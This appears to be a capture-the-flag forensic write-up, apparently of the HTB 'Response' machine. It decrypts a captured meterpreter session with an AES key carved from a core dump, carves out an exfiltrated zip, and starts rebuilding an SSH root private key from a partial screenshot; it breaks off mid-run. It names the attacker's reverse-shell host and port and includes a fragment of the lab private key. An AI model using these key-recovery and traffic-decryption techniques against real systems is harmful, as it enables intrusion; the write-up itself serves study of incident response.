



It can be verified in virus total






In the TCP stream, I can find that the attacker used the same method to be authenticated as I did(as b0b to phish admin)






In core.auto_update, I can find out tcp://10.10.13.42:4444(4444 is default port for meterpreter)



Filter packets with the ip and port



I can see bunch of data is sent here. There might be a zip file in these packets I need, so I'll use scapy to get only these packets

Before jumping in, let's check the structure of meterpreter packet from https://github.com/rapid7/metasploit-framework/pull/8625

1. Unencrypted

Values	XOR KEY	Session GUID	Encryption Flags	Packet Length	Packet Type	TLV Packets
Size (bytes)	4	16	4	4	4	Packet Length - 8

2. Encrypted

Values	XOR KEY	Session GUID	Encryption Flags	Packet Length	Packet Type	AES IV	TLV Packets
Size (bytes)	4	16	4	4	4	16	Packet Length-24

AES key can be retrieved from core.auto_update. It doesn't appear in the packet. Install bulk_extractor from github and use it on core.auto_update

```
$bulk_extractor core.auto_update -o core_dump
mkdir "core_dump"
bulk_extractor version: 2.1.1
Input file: "core.auto_update"
Output directory: "core_dump"
Disk Size: 2819768
Scanners: aes base64 elf evtx exif facebook find gzip httplogs json kml_carved msxml net ntfsindx ntfslogfile ntfsmft ntfsusn pdf rar sqlite utmp vcard_carved win
dirs winlnk winpe winprefetch zip accts email gps
Threads: 8
going multi-threaded...( 8 )
bulk_extractor      Fri Jul 11 00:39:48 2025
available_memory: 1601490944
bytes_queued: 0
depth0_bytes_queued: 0
depth0_sbufs_queued: 0
elapsed_time:  0:00:00
estimated_date_completion: 2025-07-11 00:39:47
estimated_time_remaining: n/a
fraction_read: 0.000000 %
max_offset: 0
sbufs_created: 1
sbufs_queued: 0
sbufs_remaining: 1
tasks_queued: 0
thread_count: 8
```

```
$ls core_dump
aes_keys.txt                email_histogram.txt     gps.txt                 ntfsusn_carved.txt   telephone_histogram.txt   utmp_carved.txt
alerts.txt                  email.txt               httplogs.txt            pii_teamviewer.txt   telephone.txt             vcard.txt
ccn_histogram.txt           ether_histogram_1.txt   ip_histogram.txt        pii.txt              unrar_carved.txt          windirs.txt
ccn_track2_histogram.txt    ether_histogram.txt     ip.txt                  rar.txt              url_facebook-address.txt  winlnk.txt
ccn_track2.txt              ether.txt               jpeg.txt                report.xml           url_facebook-id.txt       winpe_carved.txt
ccn.txt                     evtx_carved.txt         json.txt                rfc822.txt           url_histogram.txt         winpe.txt
domain_histogram.txt        exif.txt                kml_carved.txt          sin.txt              url_microsoft-live.txt    winprefetch.txt
domain.txt                  facebook.txt            ntfsindx_carved.txt     sqlite_carved.txt    url_searches.txt          zip.txt
elf.txt                     find_histogram.txt      ntfslogfile_carved.txt  tcp_histogram.txt    url_services.txt
email_domain_histogram.txt  find.txt                ntfsmft_carved.txt      tcp.txt              url.txt
```

It checks the memory and show possible aes key based on aes algorithm and statistics

Fortunately, 4 of them are the same key

```
$cat core_dump/aes_keys.txt
# BANNER FILE NOT PROVIDED (-b option)
# BULK_EXTRACTOR-Version: 2.1.1
# Feature-Recorder: aes_keys
# Filename: core.auto_update
# Feature-File-Version: 1.1
1687472 f2 00 3c 14 3d c8 43 6f 39 ad 6f 8f c4 c2 4f 3d 35 a3 5d 86 2e 10 b4 c6 54 ae dc 0e d9 dd 3a c5 AES256
2510080 f2 00 3c 14 3d c8 43 6f 39 ad 6f 8f c4 c2 4f 3d 35 a3 5d 86 2e 10 b4 c6 54 ae dc 0e d9 dd 3a c5 AES256
2796144 f2 00 3c 14 3d c8 43 6f 39 ad 6f 8f c4 c2 4f 3d 35 a3 5d 86 2e 10 b4 c6 54 ae dc 0e d9 dd 3a c5 AES256
2801600 f2 00 3c 14 3d c8 43 6f 39 ad 6f 8f c4 c2 4f 3d 35 a3 5d 86 2e 10 b4 c6 54 ae dc 0e d9 dd 3a c5 AES256
```

Let's create a python script. First, I need to filter only meterpreter session

```python
from scapy.all import *
from Crypto.Cipher import AES
tcp_stream = b''

def get_meterpreter_stream(p):
    global tcp_stream
    if (TCP in p and (p[TCP].sport==4444 or p[TCP].dport==4444)):
        d = bytes(p[TCP].payload)
        tcp_stream += d
```

Catch only meterpreter session

```
try:
    d = open("tcp_stream.raw","rb").read()
except FileNotFoundError:
    sniff(offline="./dump.pcap", prn=get_meterpreter_stream)
    print(f"Extracted {len(tcp_stream)} bytes")
    with open("tcp_stream.raw","wb") as f:
        f.write(tcp_stream)
    d = open("tcp_stream.raw","rb").read()
```

After first try, skip

Extract packet using sniff and write the binary

Then, I need to analyze each packet

```
def get_bytes(d,n):
    return (d[:n],d[n:])
```

Simply divide the packet

```
def xor(d,key):
    r = b''
    for i in range(len(d)):
        r += bytes([d[i]^key[i%len(key)]])
    return r
```

Simple xor with repeat (Needed since xor key is shorter than data)

```
def parse_tlv(d):
    r = []
    while (len(d)>=8):
        l = int.from_bytes(d[:4],'big')
        t = int.from_bytes(d[4:8],'big')
        v = d[8:l]
        d = d[l:]
        r.append((t,l,v))
    return r
```

Divide tlv into three parts
t(type): 4~7
l(length):0~3
v(content):8~l-1

```
def unpad(d):
    return d[:-d[-1]]
```

Remove padding in the end

For the common part

```
while len(d)>0:
    xor_key, d = get_bytes(d, 4)
    header, d = get_bytes(d, 16+4+4+4)
    header = xor(header, xor_key)
    session_guid = int.from_bytes(header[:16], 'big')
    encr_flags = int.from_bytes(header[16:20],'big')
    pack_len = int.from_bytes(header[20:24],'big')
    pack_type = int.from_bytes(header[24:28],'big')
    print("session_guid = 0x%x, encr_flags = 0x%x, pack_len = 0x%x, pack_type = 0x%x"%(
        session_guid, encr_flags, pack_len, pack_type))
    tlv, d = get_bytes(d, pack_len-8)
    tlv = xor(tlv, xor_key)
```

0~3: xor_key

4~31: header, need to be xor decoded

4~19: guid
20~23: encryption flag(1:ecnrypted,0:no)
24~27: packet length
28~31: packet type

32~N: tlv, need to be xor decoded. I can get it since I already get packet length

If it's not encrypted, nothing to do with it(Just ignore and pass is ok)

```
if encr_flags == 0:
    for elem in parse_tlv(tlv):
        print('type = 0x%x, length = 0x%x'%(elem[0], elem[1]))
```

If it's encrypted, I need to get aes_iv and use aes_key above to decrypt it

```
elif encr_flags == 1:
    aes_iv = tlv[:16]
    aes_key = bytes.fromhex('f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5')
    cipher = AES.new(aes_key, AES.MODE_CBC, iv=aes_iv)
    pt = unpad(cipher.decrypt(tlv[16:]))
    for elem in parse_tlv(pt):
        print('type = 0x%x, length = 0x%x'%(elem[0], elem[1]))
        print(elem[2][:32])
```

First 16 bytes are aes_iv

I already get it above

Decrypt tlv and remove padding

Show what's going on. Only show 32 bytes.

Let's run it and see what happens

```
type = 0x10002, length = 0x29
b'81583094782444646844363494472485'
type = 0x20004, length = 0xc
b'\x00\x00\x00\x00'
type = 0x40034, length = 0x100008
b'PK\x03\x04\n\x00\x00\x00\x00\x00\xb4TnT\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\n\x00\x1c\x00Do'
session_guid = 0x6b2f41afeb74454f960677b703dab297, encr_flags = 0x1, pack_len = 0x68, pack_type = 0x0
type = 0x20001, length = 0xc
b'\x00\x00\x00\x05'
type = 0x10002, length = 0x29
b'488579213552089831851872243724 36'
type = 0x20032, length = 0xc
b'\x00\x00\x00\x01'
```

Very big data compared to other packets

Indicate it's zip data

It looks like it's a zip data I want. Also, type 0x40034 means(https://docs.metasploit.com/api/Rex/Post/Meterpreter.html?utm_source=chatgpt.com)

0x40000(=2^18)

TLV_META_TYPE_RAW =

```
(1 << 18)
```

0x34(52)

TLV_TYPE_CHANNEL_DATA =

```
TLV_META_TYPE_RAW    |  52
```

So it's TLV RAW CHANNEL DATA, which makes sense for zip file

Let's add some code to download it.

```
elif encr_flags == 1:
    aes_iv = tlv[:16]
    aes_key = bytes.fromhex('f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5')
    cipher = AES.new(aes_key, AES.MODE_CBC, iv=aes_iv)
    pt = unpad(cipher.decrypt(tlv[16:]))
    for elem in parse_tlv(pt):
        print('type = 0x%x, length = 0x%x'%(elem[0], elem[1]))
        print(elem[2][:32])
        if(elem[0]==0x40034):
            with open('output.zip','ab') as f:
                f.write(elem[2])
```

If type is 0x40034, write it on output.zip

After running it, I can see the output.zip file

```
└─ $file output.zip
output.zip: Zip archive data, at least v1.0 to extract, compression method=store
```

After decompressing it, I can see these files

```
└─ $ls -al Documents/
total 1268
drwxr-xr-x 1 parrot parrot     184 Jul 11 01:49  .
drwxr-xr-x 1 parrot parrot     668 Jul 11 01:50  ..
-rw------- 1 parrot parrot     567 Mar 14  2022  authorized_keys
-rw------- 1 parrot parrot    1522 Mar 14  2022  bookmarks_3_14_22.html
-rw-rw-r-- 1 parrot parrot 1278243 Jun 15  2022 'Screenshot from 2022-06-15 13-37-42.png'
-rw-rw-r-- 1 parrot parrot     245 Mar 14  2022  .tmux.conf
-rw-rw-r-- 1 parrot parrot      95 Mar 14  2022  .vimrc
```

bookmark has a link to the meta information about response.htb(Look like easter egg). vimrc and tmux conf shows no sensitive information

```
└─ $cat Documents/.tmux.conf
set -g history-limit 50000

setw -g monitor-activity on

bind c new-window -c "#{pane_current_path}"
bind '"' split-window -c "#{pane_current_path}"
bind % split-window -h -c "#{pane_current_path}"

set -g status-bg black
set -g status-fg green
┌[                ]─[~/Documents/response]
└─ $cat Documents/.vimrc
:syntax on
:set number

filetype plugin indent on
set tabstop=2
set shiftwidth=2
set expandtab
```

Screenshot shows part of private rsa key

```
ntEd3KnWNpkbwp28vVgasUOq3CQBbDOQAAAMEAxwsaGXCZwMb/JH88XvGhu1Bo2zomIhaV
MrbN5x4q3c7Z0u9gmkXO+NWMpX7T20l0OBEIhrW6DQOsxis/CrS5u69F6tUZjlUdNE1zIE
7IFv2QurMwNL89/SnlQbe24xb+IjafKUaOPsNcpFakP4vxnKL+uw6qFoqRdSZyndgArZKD
K26Z7ZzdV2ln2kyiLfokN8WbYxHeQ/7/jVBXf71BU1+Xg8X44njVp3Xf9gO6cYVaqb1xBs
Z7bG8Warkycj7ZAAAADXJvb3RAcmVzcG9uc2UBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
root@response:~/.ssh#
```

authorized_keys show its public key pair

```
└─→ $cat Documents/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCeOiz7uVJa1/Gy6pepA68bT2nlM2E6eNVRLpoIlNyRepQk6N7TkBSynQShoZesByJ2g3pTiWXZIraP80upKb1FvvLT7bWIH7YrzBHvtjAIryuh35Z5i/rwadQUAp
odPSz+wMYQaYm3ZlRJBz8UlkoSOPC9fUVrrMoRUIjufm34wpBNtzxt7fcbEZXzvjfXjov5tkKgOR9n+YkClqt2ZOs+zNyQOepzWFpdW2F88N2b5lm9325weJMw9MGBlHJ4y25o1th7r94qAegFCIuaE4/LXjHyXYNF
zIYbp7yYKcEFnz8JrRoFeAd7uhqQJi+ZHiPRfSAIxa/vQOZAN5kLyhSP7CvgpdW8EaWUgxZOhJ7Us4VuZrJfR73TuyUHwkAFLUZT8ErovTbOIpSFlw1gfhNOUO78wgc78neLKq5qo88MRgdS9BkIkc54nB4dCZHSqr
rnDhzGG8MNEhGHiCW2NUPjeZ2D8vHnGn+XIQhy3BLDPWKR5o4F1vCL6AX/ouf1SVE= root@response
```

I can recover the private key from these two data.

First, write the screenshot letters to text in a file(I once tried OCR, but it makes mistakes)

```
1 ntEd3KnWNpkbwp28vVgasUOq3CQBbDOQAAAMEAxwsaGXCZwMb/JH88XvGhu1Bo2zomIhaV$
2 MrbN5x4q3c7Z0u9gmkXO+NWMpX7T20l0OBEIhrW6DQOsxis/CrS5u69F6tUZjlUdNE1zIE$
3 7IFv2QurMwNL89/SnlQbe24xb+IjafKUaOPsNcpFakP4vxnKL+uw6qFoqRdSZyndgArZKD$
4 K26Z7ZzdV2ln2kyiLfokN8WbYxHeQ/7/jVBXf71BU1+Xg8X44njVp3Xf9gO6cYVaqb1xBs$
5 Z7bG8Warkycj7ZAAAADXJvb3RAcmVzcG9uc2UBAgMEBQ==$
6 -----END OPENSSH PRIVATE KEY-----$
```

I can extract n and e from the public key in authorized_keys

```
└─→ $cat Documents/authorized_keys | cut -d' ' -f2 | base64 -d | hexdump -C
00000000  00 00 00 07 73 73 68 2d  72 73 61 00 00 00 03 01  |....ssh-rsa.....|
00000010  00 01 00 00 01 81 00 9e  3a 2c fb b9 52 5a d7 f1  |........:,..RZ..|
00000020  b2 ea 97 a9 03 af 1b 4f  69 e5 33 61 3a 78 d5 51  |.......Oi.3a:x.Q|
00000030  2e 9a 08 94 dc 91 7a 94  24 e8 de d3 90 14 b2 9d  |......z.$.......|
00000040  04 a1 a1 97 ac 07 22 76  83 7a 53 89 65 d9 22 b6  |......"v.zS.e."..|
00000050  8f f3 4b a9 29 bd 45 be  f2 d3 ed b5 88 1f b6 2b  |..K.).E........+|
00000060  cc 11 ef b6 30 08 af 2b  a1 df 96 79 8b fa f0 69  |....0..+...y...i|
00000070  d4 14 02 9a 1d 3d 2c fe  c0 c6 10 69 89 b7 66 54  |.....=,....i..fT|
00000080  49 07 3f 14 96 4a 12 38  f0 bd 7d 45 6b ac ca 11  |I.?..J.8..}Ek...|
00000090  50 88 ee 7e 6d f8 c2 90  4d b7 3c 6d ed f7 1b 11  |P..~m...M.<m....|
000000a0  95 f3 be 37 d7 8e 8b f9  b6 42 a0 39 1f 67 f9 89  |...7.....B.9.g..|
000000b0  02 96 ab 76 64 eb 3e cc  dc 90 39 ea 73 58 5a 5d  |...vd.>...9.sXZ]|
000000c0  5b 61 7c f0 dd 9b e6 59  bd df 6e 70 78 93 30 f4  |[a|....Y..npx.0.|
000000d0  c1 81 94 72 78 cb 6e 68  d6 d8 7b af de 2a 01 e8  |...rx.nh..{..*..|
000000e0  05 08 8b 9a 13 8f cb 5e  31 f2 5d 83 45 cc 86 1b  |.......^1.].E...|
000000f0  a7 bc 98 29 c1 05 9f 3f  09 ad 1a 05 78 07 7b ba  |...)...?....x.{.|
00000100  1a 90 26 2f 99 1e 23 d1  7d 20 08 c5 af ef 40 e6  |..&/..#.} ....@.|
00000110  40 37 99 0b ca 14 8f ec  2b e0 a5 dc 3c 11 a5 94  |@7......+...<...|
00000120  83 16 4e 84 9e d4 b3 85  6e 66 b2 5f 47 bd d3 bb  |..N.....nf._G...|
00000130  25 07 c2 40 05 2d 46 53  f0 4a e8 bd 36 ce 22 94  |%..@.-FS.J..6."|
00000140  85 97 0d 60 7e 13 4e 50  ee fc c2 07 3b f2 77 8b  |...`~.NP....;.w.|
00000150  2a ae 6a a3 cf 0c 46 07  52 f4 19 08 91 ce 78 9c  |*.j...F.R.....x.|
00000160  1e 1d 09 91 d2 aa ba e7  0e 1c c6 1b c3 0d 12 11  |................|
00000170  87 88 25 b6 35 43 e3 79  9d 83 f2 f1 e7 1a 7f 97  |..%.5C.y........|
00000180  21 08 72 dc 12 c3 3d 62  91 e6 8e 05 d6 f0 8b e8  |!.r...=b........|
00000190  05 ff a2 e7 f5 49 51                              |.....IQ|
00000197
```

0x00000007: 7 strings after this
0x7373682d727361: ssh-rsa(in ascii)
0x000003: e value for 3 bytes after this
0x010001: e = 0x10001(Which is very usual value for e)
0x00000181: n value for next 0x181 bytes after this
0x009e...: n

Values	Type length	Type	e length	e	n length	n
Size (bytes)	4	Type length	4	e length	4	n length

It's hard to do it manually, so I created python script to do this

```python
import argparse
from base64 import b64decode

def parse_pubkey(pk):
    keytype_len = int.from_bytes(pk[:0x4],'big')
    keytype = pk[0x4:0x4+keytype_len]
    pk = pk[0x4 + keytype_len:]
    e_len = int.from_bytes(pk[:0x4],'big')
    e = int.from_bytes(pk[0x4:0x4+e_len],'big')
    pk = pk[0x4 + e_len:]
    n_len = int.from_bytes(pk[:0x4],'big')
    n = int.from_bytes(pk[0x4:0x4+n_len],'big')
    print('keytype = %s\n\re = 0x%x\n\rn = 0x%x\n\r'%(keytype, e, n))
```

Private key can't be base64 decoded

```
└─── $cat partial_key | grep -v 'END OPENSSH' | base64 -d
6▫▫C$l3

      p
        oG!iS+lq.        \XW=Ck[:bK^QQD2o
                                        3KTn1o#ih5EjC/hRg)
(2v}"'C|Y1?w5x<_'Zw]`;Ulgf'#&D&W76P 0@Pbase64: invalid input
```

It needs some paddings to do this

```
└─── $(echo -n 'AA'; cat partial_key) | grep -v 'END OPENSSH' | base64 -d | hexdump -C
00000000  00 09 ed 11 dd ca 9d 63  69 91 bc 29 db cb d5 81  |.......ci..)....|
00000010  ab 14 3a ad c2 40 16 c3  39 00 00 00 c1 00 c7 0b  |..:..@..9.......|
00000020  1a 19 70 99 c0 c6 ff 24  7f 3c 5e f1 a1 bb 50 68  |..p....$.<^...Ph|
00000030  db 3a 26 22 16 95 32 b6  cd e7 1e 2a dd ce d9 d2  |.:&"..2....*....|
00000040  ef 60 9a 45 ce f8 d5 8c  a5 7e d3 db 49 74 38 11  |.`.E.....~..It8.|
00000050  08 86 b5 ba 0d 03 ac c6  2b 3f 0a b4 b9 bb af 45  |........+?.....E|
00000060  ea d5 19 8e 55 1d 34 4d  73 20 4e c8 16 fd 90 ba  |....U.4Ms N.....|
00000070  b3 30 34 bf 3d fd 29 e5  41 b7 b6 e3 16 fe 22 36  |.04.=.).A......"6|
00000080  9f 29 46 8e 3e c3 5c a4  56 a4 3f 8b f1 9c a2 fe  |.)F.>.\.V.?.....|
00000090  bb 0e aa 16 8a 91 75 26  72 9d d8 00 ad 92 83 2b  |......u&r......+|
000000a0  6e 99 ed 9c dd 57 69 67  da 4c a2 2d fa 24 37 c5  |n....Wig.L.-.$7.|
000000b0  9b 63 11 de 43 fe ff 8d  50 57 7f bd 41 53 5f 97  |.c..C...PW..AS_.|
000000c0  83 c5 f8 e2 78 d5 a7 75  df f6 03 ba 71 85 5a a9  |....x..u....q.Z.|
000000d0  bd 71 06 c6 7b 6c 6f 16  6a b9 32 72 3e d9 00 00  |.q..{lo.j.2r>...|
000000e0  00 0d 72 6f 6f 74 40 72  65 73 70 6f 6e 73 65 01  |..root@response.|
000000f0  02 03 04 05                                       |....|
000000f4
```

0x000000c1: Next c1 bytes are q
0x00c70b...: q

I also created function for this

```python
def parse(pk, padding):
    q_len = int.from_bytes(pk[padding:padding+0x4],'big')
    q = int.from_bytes(pk[padding+0x4:padding+0x4+q_len], 'big')
    print('q_len = 0x%x, q = 0x%x'%(q_len, q))
```

Just skip padding bytes and start reading

padding should be 0x19, which can be easily seen where 0x000000c1 starts

Then,

```
parser = argparse.ArgumentParser()
parser.add_argument('--input','-i',type=str,required=True)
parser.add_argument('--simple','-s',type=bool,default=False)
args = parser.parse_args()

if not args.simple:
    d = open(args.input, 'rb').read()
    pk = b64decode(d.split(b' ')[1])
    parse_pubkey(pk)
else:
    d = b'AA' + open(args.input, 'rb').read()
    pk = b64decode(d)
    parse(pk, 0x19)
```

1. open file
2. cut -d ' ' -f2 | base64 -d
3. call function

1. b'AA' + file
2. base64 -d
3. call function with padding 0x19

I erased end openssh key line in the file for convenience here.

Let's run it

```
└──╼ [★]$ python3 parse_key.py -i Documents/authorized_keys
keytype = b'ssh-rsa'
e = 0x10001
